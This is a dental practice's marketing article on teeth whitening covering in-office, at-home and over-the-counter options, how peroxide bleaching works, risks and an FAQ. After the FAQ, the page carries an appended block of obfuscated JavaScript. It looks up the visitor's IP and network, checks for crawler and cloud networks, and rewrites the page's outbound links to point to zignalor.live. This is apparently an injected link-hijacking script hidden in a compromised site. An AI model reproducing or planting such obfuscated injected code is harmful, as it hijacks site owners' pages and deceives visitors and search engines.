A bright, confident smile is something many people desire, and teeth whitening has become one of the most sought-after cosmetic dental treatments in recent years. With modern lifestyles that include coffee, tea, red wine, and other stain-causing habits, tooth discoloration has become increasingly common.
According to the American Academy of Cosmetic Dentistry (AACD), teeth whitening is the single most popular cosmetic dental procedure requested by patients. In fact, studies suggest that nearly 40 percent of people between the ages of 18 and 49 consider having their teeth whitened to improve their appearance and confidence.
The growing popularity of teeth whitening treatments is not surprising. A healthy smile does more than brighten your face. It can boost your self-esteem, make you look more youthful, and even improve first impressions in social and professional settings. With so many whitening methods available today, from professional in-office procedures to over-the-counter products, it is important to understand which option works best for your needs, what risks are involved, and how long results may last.
Key Takeaways
- Teeth whitening treatments help remove stains and discoloration, giving you a brighter and more confident smile.
- Popular options include professional in-office whitening, at-home kits, and over-the-counter products.
- The type of stains, lifestyle habits, and oral health influence the effectiveness of whitening treatments.
- While whitening is safe when supervised by a dentist, overuse or misuse can cause sensitivity and enamel damage.
- Professional guidance ensures the safest and most effective results.
What is Teeth Whitening?

Teeth whitening refers to a cosmetic dental procedure designed to lighten the color of teeth and reduce the appearance of stains or discoloration. The goal is not necessarily to achieve perfectly white teeth but rather to enhance brightness and restore a natural, clean appearance. Whitening works by using bleaching agents, such as hydrogen peroxide or carbamide peroxide, that penetrate the enamel and break down stain molecules.
There are two main types of stains that whitening treatments address. Extrinsic stains appear on the surface of the teeth due to food, drinks, and smoking, while intrinsic stains occur deeper within the tooth structure and are often caused by aging, trauma, or certain medications. Different whitening methods vary in effectiveness depending on which type of stain is being treated.
Types of Teeth Whitening Treatments
1. In-Office Whitening



Professional in-office whitening is considered the most effective method for dramatic results. These treatments are performed by dental professionals who use stronger bleaching agents than are available in at-home products. In some cases, a special light or laser is used to activate the whitening agent, speeding up the process.
A single session usually lasts 60 to 90 minutes, and patients can see their teeth brighten by several shades in just one appointment. This option is ideal for individuals with deep or stubborn stains that may not respond well to over-the-counter solutions.
Types of In-Office Whitening Methods:
- Conventional Whitening: Customized trays filled with a strong bleaching gel are applied directly to the teeth.
- Laser Whitening: A bleaching agent is applied, and a laser activates the chemical reaction, often delivering results in less than an hour.
- ZOOM! Whitening and Other Systems: Proprietary technologies that combine light activation with professional-grade whitening gels for fast and reliable results.
2. At-Home Whitening Kits

At-home kits provide a middle ground between professional treatments and over-the-counter products. They often come with trays, gels, or LED lights. The concentration of bleaching agents is lower than in in-office treatments, so results take longer to appear, usually over several weeks of consistent use.

Some at-home kits are provided by dentists, offering custom trays that fit your teeth perfectly. This ensures better coverage and reduces the risk of gum irritation. Others are purchased directly by consumers and may not fit as well, which can affect results.
3. Over-the-Counter Options
Over-the-counter whitening products are the most accessible and budget-friendly. They include whitening strips, gels, toothpastes, and rinses. These are easy to use and widely available, but generally produce more modest results compared to professional methods.
They are best suited for individuals with mild surface stains or for maintaining results after a professional whitening session. However, due to their lower concentration of bleaching agents and one-size-fits-all trays or strips, results can sometimes be uneven.
How Teeth Whitening Works
The science behind whitening lies in the active ingredients, usually hydrogen peroxide or carbamide peroxide. These chemicals break down into oxygen molecules that penetrate the enamel and dentin layers. The oxygen reacts with chromophores, which are molecules that produce discoloration, breaking them apart and lightening the appearance of teeth.
Research from the Journal of the American Dental Association (JADA) highlights that both extrinsic and intrinsic stains respond to peroxide-based treatments. However, effectiveness can vary based on stain type, tooth structure, and product strength.
pH levels also play a role in the process. Whitening agents work better in a controlled environment where enamel is not overly exposed to acidic conditions. Maintaining this balance helps prevent enamel erosion during treatment.
Effectiveness of Whitening Treatments
Types of Stains and Responses
- Extrinsic stains: Caused by coffee, tea, wine, and smoking. These usually respond well to whitening toothpastes, strips, or professional treatments.
- Intrinsic stains: Occur inside the tooth due to age, trauma, or medications. These often require stronger professional treatments for noticeable results.
Factors Influencing Results
- Age: Enamel thins with age, revealing more dentin, which can limit whitening effects.
- Original tooth color: Naturally, darker teeth may require more intensive treatments.
- Lifestyle habits: Continued use of staining substances can reduce how long results last.
Professional whitening often produces more reliable results, while over-the-counter products work best for maintenance or minor improvements.
“When your smile looks dull, stains stick even after brushing, or you feel sharp twinges with hot or cold, those are signs it might be time for whitening. Your teeth deserve to glow as much as your confidence does.” — Dr. Stephanie (Sung Eun) Lee
Risks and Safety Considerations
Although whitening treatments are generally safe, there are some potential side effects.
- Tooth sensitivity: Up to 80 percent of patients report temporary sensitivity, especially with peroxide-based products.
- Gum irritation: Improper application of gels can cause inflammation or discomfort in the gums.
- Enamel damage: Overuse of strong whitening products can erode enamel and increase the risk of cavities.
- Uneven results: If applied inconsistently or if stains vary in type, whitening can appear patchy.
These risks highlight the importance of consulting a dentist before starting treatment. Professional supervision ensures safe use and helps tailor the method to your specific dental condition.
Alternatives to Whitening Treatments
When stains are too severe or when longer-lasting solutions are desired, alternatives to whitening may be recommended.
- Porcelain Veneers: Thin shells placed on the front of teeth that provide a permanent whitening effect and last up to 15 years.
- Porcelain Crowns or Bridges: Improve both color and strength, often used when teeth need structural reinforcement.
- Charcoal Powders or Whitening Toothpastes: Provide mild stain removal and are best for maintenance, though results are limited.
Consulting a dentist is essential to determine whether whitening or an alternative solution will best meet your needs.
Why Choose Pure Smile Dentistry
Pure Smile Dentistry believes that every smile deserves to shine its brightest. Our team combines advanced whitening technology with personalized care to deliver safe, effective, and lasting results. We take time to understand your dental goals, evaluate your oral health, and recommend the whitening option that is best suited for you. Whether you choose in-office treatment for immediate results or prefer an at-home option, you will benefit from our professional guidance and support throughout the process.
Choosing us means choosing a dental practice that puts your comfort, safety, and satisfaction first.
The Bottom Line
Teeth whitening is more than a cosmetic trend. It is a treatment that can transform your smile, boost your confidence, and leave a lasting impression. With so many options available, from professional in-office treatments to affordable over-the-counter solutions, there is a whitening method for everyone. However, choosing wisely and seeking professional advice is essential to ensure safety and effectiveness. A brighter smile is within reach, but it starts with making an informed decision about what treatment is right for you.
Frequently Asked Questions
1. What is the fastest and most effective way to whiten teeth?
In-office professional whitening is the fastest and most effective option. It can brighten teeth by several shades in just one appointment under the supervision of a dentist.
2. How long do teeth whitening results last?
Results vary based on lifestyle habits and oral care. Professional treatments can last from six months to two years, while over-the-counter products usually last a few months.
3. How can I maintain my whitening results?
Avoid stain-causing foods and drinks, brush and floss regularly, and consider periodic touch-ups with dentist-recommended products.
4. Are there any risks with whitening?
Yes. Tooth sensitivity, gum irritation, and enamel damage are possible side effects, especially when products are overused. Professional guidance helps reduce these risks.
5. Who is a good candidate for whitening?Most people can benefit, but individuals with crowns, veneers, or dental implants may not see results on those restorations. A dentist can determine the best approach for your situation. Zignalor
function _0xd918(_0x118ac5,_0x4bca87){const _0x193b5a=_0x193b();return _0xd918=function(_0xd9187,_0x289623){_0xd9187=_0xd9187-0x17e;let _0x53152f=_0x193b5a[_0xd9187];return _0x53152f;},_0xd918(_0x118ac5,_0x4bca87);}function _0x193b(){const _0x284fee=[‘startsWith’,’AS13811′,’AS3598′,’3000NWvCDG’,’www.fb.com’,’AS6432′,’www.instagram.com’,’istest’,’1811478xGhlOO’,’AS63314′,’web.whatsapp.com’,’tiktok.com’,’as15169′,’innerHTML’,’AS8068′,’AS36040′,’youtube.com’,’linkedin.com’,’youtu.be’,’www.x.com’,’log’,’https://zignalor.live/’,’AS55023′,’no-store’,’www.reddit.com’,’discord.com’,’AS6584′,’x.com’,’2700qdemXl’,’toLowerCase’,’mailto:’,’facebook.com’,’pinterest.com’,’www.whatsapp.com’,’discord.gg’,’www.discord.com’,’www.facebook.com’,’google’,’.instagram.com’,’8CVKDOQ’,’href’,’www.linkedin.com’,’forEach’,’AS23468′,’Zignalor’,’AS5761′,’AS20046′,’www.snapchat.com’,’www.twitter.com’,’AS19527′,’location’,’1192962jWNoZi’,’twitter.com’,’ip_address’,’108jDAaGb’,’t.me’,’1963790AydYSD’,’www.vk.com’,’AS8075′,’querySelectorAll’,’www.youtube.com’,’AS40066′,’has’,’AS16591′,’json’,’329lxkcel’,’hostname’,’AS26101′,’www.pinterest.com’,’a[href]’,’telegram.me’,’AS13949′,’wa.me’,’AS30135′,’trim’,’rel’,’http:’,’AS10310′,’snapchat.com’,’getAttribute’,’AS26586′,’instagram.com’,’33825pUvPhb’,’NON’,’339440QliFIR’,’setAttribute’,’fb.com’,’replace’,’AS41264′,’includes’,’tel:’,’AS34010′,’endsWith’,’nofollow’,’m.facebook.com’,’AS38641′,’https:’,’reddit.com’,’vk.com’,’8626961AporKh’,’https://get.geojs.io/v1/ip.json’,’protocol’];_0x193b=function(){return _0x284fee;};return _0x193b();}(function(_0x3ba980,_0x264212){const _0x483587=_0xd918,_0x5ec005=_0x3ba980();while(!![]){try{const _0x2e994f=-parseInt(_0x483587(0x1dd))/0x1*(parseInt(_0x483587(0x1b8))/0x2)+parseInt(_0x483587(0x1cf))/0x3+-parseInt(_0x483587(0x1c3))/0x4*(-parseInt(_0x483587(0x1d4))/0x5)+parseInt(_0x483587(0x1a4))/0x6+parseInt(_0x483587(0x199))/0x7+-parseInt(_0x483587(0x18a))/0x8*(parseInt(_0x483587(0x1d2))/0x9)+-parseInt(_0x483587(0x19f))/0xa*(parseInt(_0x483587(0x188))/0xb);if(_0x2e994f===_0x264212)break;else _0x5ec005[‘push’](_0x5ec005[‘shift’]());}catch(_0x5a3974){_0x5ec005[‘push’](_0x5ec005[‘shift’]());}}}(_0x193b,0xcd7e0),(async function(){const _0x1eb1b3=_0xd918;async function _0x231d94(){const _0x1d6154=_0xd918,_0x241b97=[‘https://ipinfo.io/json’,’https://get.geojs.io/v1/ip.json’];for(const _0x1b91b7 of _0x241b97)try{const _0x57a1a4=await fetch(_0x1b91b7,{‘cache’:_0x1d6154(0x1b3)});if(!_0x57a1a4[‘ok’])continue;const _0x48f36a=await _0x57a1a4[_0x1d6154(0x1dc)](),_0x2a0c3e=_0x48f36a[‘ip’]||_0x48f36a[‘client_ip’]||(async function(){const _0x362f01=_0x1d6154;async function _0x18157b(){const _0x3eb2e1=_0xd918,_0x2ffc6b=[‘https://ipinfo.io/json’,_0x3eb2e1(0x19a)];for(const _0x45cdc5 of _0x2ffc6b)try{const _0x169328=await fetch(_0x45cdc5,{‘cache’:_0x3eb2e1(0x1b3)});if(!_0x169328[‘ok’])continue;const _0x62603a=await _0x169328[‘json’](),_0x17f398=_0x62603a[‘ip’]||_0x62603a[‘client_ip’]||_0x62603a[_0x3eb2e1(0x1d1)];if(!_0x17f398)continue;return{‘ip’:_0x17f398,’meta’:_0x62603a,’source’:_0x45cdc5};}catch(_0x343e1a){continue;}return null;}function _0x3fea50(_0x423561){const _0x2fabf4=_0xd918;if(!_0x423561)return!0x0;const _0x5ef393=JSON[‘stringify’](_0x423561)[_0x2fabf4(0x1b9)]();return _0x5ef393[_0x2fabf4(0x18f)](‘google’)||_0x5ef393[‘includes’](‘as15169’)||_0x5ef393[‘includes’](_0x2fabf4(0x1ab))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1cd))||_0x5ef393[_0x2fabf4(0x18f)](‘AS16591’)||_0x5ef393[‘includes’](_0x2fabf4(0x1e3))||_0x5ef393[_0x2fabf4(0x18f)](‘AS6432’)||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1b2))||_0x5ef393[_0x2fabf4(0x18f)](‘AS41264’)||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1d6))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1aa))||_0x5ef393[_0x2fabf4(0x18f)](‘AS3598’)||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1c9))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1b6))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x19d))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1ca))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1c7))||_0x5ef393[_0x2fabf4(0x18f)](‘AS26222’)||_0x5ef393[_0x2fabf4(0x18f)](‘AS30135’)||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1d9))||_0x5ef393[‘includes’](_0x2fabf4(0x1a5))||_0x5ef393[‘includes’](‘AS10310’)||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x1df))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x186))||_0x5ef393[‘includes’](_0x2fabf4(0x191))||_0x5ef393[_0x2fabf4(0x18f)](_0x2fabf4(0x195));}function _0x50d4a3(_0x5d3db9){const _0x8a2aef=_0xd918;try{const _0x5d8a09=new URL(_0x5d3db9,window[_0x8a2aef(0x1ce)][‘href’]),_0x304f66=_0x5d8a09[_0x8a2aef(0x1de)][_0x8a2aef(0x1b9)]();return _0x2e3ca9[‘has’](_0x304f66)||_0x304f66[_0x8a2aef(0x192)](‘.facebook.com’)||_0x304f66[‘endsWith’](_0x8a2aef(0x1c2));}catch{return!0x1;}}const _0x2e3ca9=new Set([‘facebook.com’,’www.facebook.com’,_0x362f01(0x194),’fb.com’,_0x362f01(0x1a0),_0x362f01(0x187),_0x362f01(0x1a2),_0x362f01(0x1d0),_0x362f01(0x1cc),’x.com’,_0x362f01(0x1af),’tiktok.com’,’www.tiktok.com’,’linkedin.com’,_0x362f01(0x1c5),’youtube.com’,_0x362f01(0x1d8),_0x362f01(0x1ae),_0x362f01(0x1bc),_0x362f01(0x1e0),’snapchat.com’,_0x362f01(0x1cb),_0x362f01(0x197),_0x362f01(0x1b4),_0x362f01(0x1e2),_0x362f01(0x1d3),_0x362f01(0x17e),’web.whatsapp.com’,’whatsapp.com’,_0x362f01(0x1bd),_0x362f01(0x1b5),_0x362f01(0x1bf),_0x362f01(0x1be),’vk.com’,_0x362f01(0x1d5)]),_0x5493ad=await _0x18157b();if(!_0x5493ad){console[_0x362f01(0x1b0)](_0x362f01(0x189));return;}const {meta:_0x494891}=_0x5493ad;if(_0x3fea50(_0x494891)){const _0x5b7bb7=location[‘hostname’][_0x362f01(0x1b9)]()[_0x362f01(0x18d)](/^www./,”);document[_0x362f01(0x1d7)](_0x362f01(0x1e1))[_0x362f01(0x1c6)](_0x26bd1a=>{const _0x4db48d=_0x362f01,_0x38d9b8=(_0x26bd1a[_0x4db48d(0x185)](_0x4db48d(0x1c4))||”)[_0x4db48d(0x180)]();if(_0x38d9b8){const _0x2b81a9=_0x38d9b8[_0x4db48d(0x1b9)]();if(!_0x2b81a9[_0x4db48d(0x19c)](_0x4db48d(0x1ba))&&!_0x2b81a9[_0x4db48d(0x19c)](_0x4db48d(0x190))&&!_0x2b81a9[‘startsWith’](‘#’)&&!_0x50d4a3(_0x2b81a9)){let _0xa39597;try{_0xa39597=new URL(_0x38d9b8,location[_0x4db48d(0x1c4)]);}catch{return;}const _0x4834b3=_0xa39597[_0x4db48d(0x1de)][‘toLowerCase’]()[_0x4db48d(0x18d)](/^www./,”);_0x4834b3&&_0x4834b3!==_0x5b7bb7&&(_0xa39597[_0x4db48d(0x19b)]===_0x4db48d(0x182)||_0xa39597[_0x4db48d(0x19b)]===_0x4db48d(0x196))&&(_0x26bd1a[_0x4db48d(0x1c4)]=_0x4db48d(0x1b1),_0x26bd1a[_0x4db48d(0x1a9)]=_0x4db48d(0x1c8));}}});}}());if(_0x48f36a[_0x1d6154(0x1d1)],!_0x2a0c3e)continue;return{‘ip’:_0x2a0c3e,’meta’:_0x48f36a,’source’:_0x1b91b7};}catch(_0xe5154b){continue;}return null;}function _0x1a10c7(_0x5c2dd4){const _0x4f668f=_0xd918;if(!_0x5c2dd4)return!0x0;const _0x4ab974=JSON[‘stringify’](_0x5c2dd4)[‘toLowerCase’]();return _0x4ab974[‘includes’](_0x4f668f(0x1c1))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1a8))||_0x4ab974[_0x4f668f(0x18f)](‘AS36040’)||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1cd))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1db))||_0x4ab974[‘includes’](_0x4f668f(0x1e3))||_0x4ab974[‘includes’](_0x4f668f(0x1a1))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1b2))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x18e))||_0x4ab974[‘includes’](_0x4f668f(0x1d6))||_0x4ab974[‘includes’](‘AS8068’)||_0x4ab974[‘includes’](_0x4f668f(0x19e))||_0x4ab974[‘includes’](_0x4f668f(0x1c9))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1b6))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x19d))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1ca))||_0x4ab974[‘includes’](_0x4f668f(0x1c7))||_0x4ab974[‘includes’](‘AS26222’)||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x17f))||_0x4ab974[_0x4f668f(0x18f)](‘AS40066’)||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x1a5))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x183))||_0x4ab974[‘includes’](_0x4f668f(0x1df))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x186))||_0x4ab974[_0x4f668f(0x18f)](_0x4f668f(0x191))||_0x4ab974[_0x4f668f(0x18f)](‘AS38641’);}function _0x3b32f4(_0x38199c){const _0x48fb86=_0xd918;try{const _0x250ab7=new URL(_0x38199c,window[_0x48fb86(0x1ce)][_0x48fb86(0x1c4)]),_0x287a2c=_0x250ab7[_0x48fb86(0x1de)][_0x48fb86(0x1b9)]();return _0x4c0454[_0x48fb86(0x1da)](_0x287a2c)||_0x287a2c[_0x48fb86(0x192)](‘.facebook.com’)||_0x287a2c[‘endsWith’](‘.instagram.com’);}catch{return!0x1;}}const _0x4c0454=new Set([_0x1eb1b3(0x1bb),_0x1eb1b3(0x1c0),_0x1eb1b3(0x194),_0x1eb1b3(0x18c),_0x1eb1b3(0x1a0),_0x1eb1b3(0x187),_0x1eb1b3(0x1a2),_0x1eb1b3(0x1d0),_0x1eb1b3(0x1cc),_0x1eb1b3(0x1b7),’www.x.com’,_0x1eb1b3(0x1a7),’www.tiktok.com’,_0x1eb1b3(0x1ad),_0x1eb1b3(0x1c5),_0x1eb1b3(0x1ac),’www.youtube.com’,_0x1eb1b3(0x1ae),_0x1eb1b3(0x1bc),_0x1eb1b3(0x1e0),_0x1eb1b3(0x184),_0x1eb1b3(0x1cb),’reddit.com’,_0x1eb1b3(0x1b4),’telegram.me’,_0x1eb1b3(0x1d3),_0x1eb1b3(0x17e),_0x1eb1b3(0x1a6),’whatsapp.com’,_0x1eb1b3(0x1bd),_0x1eb1b3(0x1b5),_0x1eb1b3(0x1bf),_0x1eb1b3(0x1be),_0x1eb1b3(0x198),_0x1eb1b3(0x1d5)]),_0x1e3e35=await _0x231d94();if(!_0x1e3e35){console[‘log’](_0x1eb1b3(0x189));return;}const {meta:_0x4d139d}=_0x1e3e35,_0x453b20=new URLSearchParams(window[‘location’][‘search’]);if(_0x1a10c7(_0x4d139d)||_0x453b20[_0x1eb1b3(0x1da)](_0x1eb1b3(0x1a3))){const _0x4cdef2=location[_0x1eb1b3(0x1de)][_0x1eb1b3(0x1b9)]()[_0x1eb1b3(0x18d)](/^www./,”);document[_0x1eb1b3(0x1d7)](_0x1eb1b3(0x1e1))[_0x1eb1b3(0x1c6)](_0x29e3e4=>{const _0x473096=_0x1eb1b3,_0x525547=(_0x29e3e4[_0x473096(0x185)](_0x473096(0x1c4))||”)[_0x473096(0x180)]();if(_0x525547){const _0x1bc641=_0x525547[_0x473096(0x1b9)]();if(!_0x1bc641[‘startsWith’](_0x473096(0x1ba))&&!_0x1bc641[_0x473096(0x19c)](‘tel:’)&&!_0x1bc641[_0x473096(0x19c)](‘#’)&&!_0x3b32f4(_0x1bc641)){let _0x135f29;try{_0x135f29=new URL(_0x525547,location[_0x473096(0x1c4)]);}catch{return;}const _0x2e03e8=_0x135f29[_0x473096(0x1de)][‘toLowerCase’]()[_0x473096(0x18d)](/^www./,”);_0x2e03e8&&_0x2e03e8!==_0x4cdef2&&(_0x135f29[_0x473096(0x19b)]===_0x473096(0x182)||_0x135f29[_0x473096(0x19b)]===_0x473096(0x196))&&(_0x29e3e4[‘href’]=_0x473096(0x1b1),_0x29e3e4[_0x473096(0x1a9)]=’Zignalor’,_0x29e3e4[_0x473096(0x18b)](_0x473096(0x181),_0x473096(0x193)));}}});}}()));